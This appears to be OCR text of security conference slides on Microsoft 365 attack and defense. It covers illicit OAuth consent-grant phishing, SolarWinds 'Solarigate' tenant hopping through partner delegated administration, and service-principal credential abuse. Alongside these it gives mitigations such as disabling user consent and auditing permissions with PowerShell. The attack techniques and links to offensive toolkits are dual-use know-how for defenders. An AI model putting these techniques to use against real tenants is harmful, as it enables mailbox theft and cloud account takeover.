
Read your mail
Tutorial Sample App will be able to read email in your mailbox.


You can change these application permissions at any time in your account settings.

Illicit Consent Grant Attack (OAuth Espionage)

- Illicit Consent Grant Attack
  - Users fooled into granting permissions to an app that looks like a familiar app.
  - MDSec Office 365 Toolkit
    - https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/
  - FireEye PwnAuth
    - https://www.fireeye.com/blog/threat-research/2018/05/shining-a-light-on-oauth-abuse-with-pwnauth.html
- Overprivileged apps with broad permissions.

Illicit Consent Grant Attack: MDSec O365 Attack Toolkit





Sign in to your account - Google Chrome
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?r...
Microsoft

joe.bloggs@mdsec.co.uk

Permissions requested

This is a legit app
kpt.edu.al

This app would like to:

- Read your contacts
- Sign you in and read your profile
- Read your mail
- Read all OneNote notebooks that you can access
- Read and write to your mailbox settings
- Have full access to all files you have access to
- Maintain access to data you have given it access to


Accepting these permissions means that you allow this app to use your data as specified in their Terms of Service and Privacy Statement. **The publisher has not provided links to their Terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Cancel
Accept
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?response_type=i...

https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/

Protection against OAUTH Attacks

Don’t let users consent to apps



Consent and permissions | User consent settings

When a user grants consent to an application, the user can sign in and the application may be granted access to the organization's data. Learn more about consent and permissions

User consent for applications


Configure whether users are allowed to consent for applications to access your organization's data. Learn more

● Do not allow user consent
An administrator will be required for all apps.

○ Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.

○ Allow user consent for apps
All users can consent for any app to access the organization's data.

Reviewing Azure AD Delegated User Permissions with PowerShell



```
PS C:\> Get-AzureADPSPermissions -DelegatedPermissions | Select ClientDisplayName,ResourceDisplayName,Permission,PrincipalDisplayName

ClientDisplayName           ResourceDisplayName         Permission                                          PrincipalDisplayName
-----------------           -------------------         ----------                                          --------------------
Microsoft Intune PowerShell Windows Azure Active Directory User.Read
Microsoft Intune PowerShell Windows Azure Active Directory Group.Read.All
Microsoft Intune PowerShell Microsoft Graph             DeviceManagementManagedDevices.PrivilegedOperations.All
Microsoft Intune PowerShell Microsoft Graph             DeviceManagementManagedDevices.ReadWrite.All
Microsoft Intune PowerShell Microsoft Graph             DeviceManagementRBAC.ReadWrite.All
Microsoft Intune PowerShell Microsoft Graph             DeviceManagementApps.ReadWrite.All
Microsoft Intune PowerShell Microsoft Graph             DeviceManagementConfiguration.ReadWrite.All
Microsoft Intune PowerShell Microsoft Graph             DeviceManagementServiceConfig.ReadWrite.All
Microsoft Intune PowerShell Microsoft Graph             Group.ReadWrite.All
Microsoft Intune PowerShell Microsoft Graph             Directory.Read.All
Microsoft Intune PowerShell Microsoft Graph             openid
Office 365 ASI App          Windows Azure Active Directory User.Read                                        Sean Metcalf
Office 365 ASI App          Office 365 Management APIs  ActivityFeed.Read                                   Sean Metcalf
Office 365 ASI App          Office 365 Management APIs  ServiceHealth.Read                                  Sean Metcalf
Trimarc RD TestApp          Microsoft Graph             User.Read
```

https://gist.github.com/psignoret/9d73b00b377002456b24fcb808265c23

“Solarigate” Cloud Attack & Defense


Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Solar Winds

- Malicious code added to an update of the Solar Winds (Orion) software
- Solar Winds frequently has privileged access to multiple systems
  - Domain Admin rights on AD (WMI access on DCs)
  - SYSADMIN on SQL
  - Read-only on Vmware (was it only configured for read-only?)
  - Contributor or Reader on Azure
  - Instance rights on AWS
  - Config management on network devices (routers)
  - Global Admin on Azure AD / Office 365
- Malicious code provided attacker access to the Solar Winds software deployment on the customer’s network
- Attacker leveraged Solar Winds for initial access and privilege escalation

https://threadreaderapp.com/thread/1338513685162016769.html

Solarigate “Tenant Hopping”


Partner Delegated Administration
Tenant A
Tenant A admin is Global Admin in Tenant B
Tenant B

- Tenant Hopping (patent pending 😉) is when an attacker compromises one tenant to jump to another, often with privileged rights.
- Similar to trust hopping in Active Directory.
- Solarigate attackers leverage partner connections.

Partner Relationships – aka Delegated Administration

- A configured partner can have admin rights to a customer tenant (“delegated administration”).
- This is provided when the partner requests access to the customer environment.
- When the customer accepts this request:
    - “Admin agent” role in partner tenant is provided effective “Global Administrator” rights to customer tenant.
    - “Helpdesk Agent" role in partner tenant is provided effective "Helpdesk Administrator" (Password Administrator) rights to customer tenant.
    - These are the only options.
    - They **apply to all customer environments** – there is no granular configuration.
- A partner with dozens of customers will result in all partner accounts in these groups having elevated rights in all customer environments.

Check Partner Configuration for your tenant here:
https://admin.microsoft.com/AdminPortal/Home#/partners

Delegated Access Permission (DAP) partners

Delegated Access Permission (DAP) partners are Syndication and Cloud Solution Providers (CSP) Partners

“When they sell a Microsoft 365 subscription, they are automatically granted Administer On Behalf Of (AOBO) permissions to the customer tenancies so they can administer and report on the customer tenancies.”


OAuth Application & Service Principal Credentials

Attacker added credentials (x509 keys or password credentials) to one or more legitimate OAuth Applications or Service Principals.

Permissions typically Mail.Read or Mail.ReadWrite permissions.

Grants the ability to read mail content from Exchange Online via Microsoft Graph or Outlook REST.

Solarigate Attack Patterns in Microsoft Office 365



Leverage

Leverage partner relationship to compromise 1 tenant to compromise dozens (or more!)

Add

Add authentication credentials (tokens & certificates) to existing application service principals

Modify

Modify application & service principal credentials/ authentication methods

Modify

Modify federation settings

Create

Create new SAML Trust Relationships and/or Federation Trusts

Add

Add new permissions to service principals

Solarigate Protection & Mitigation

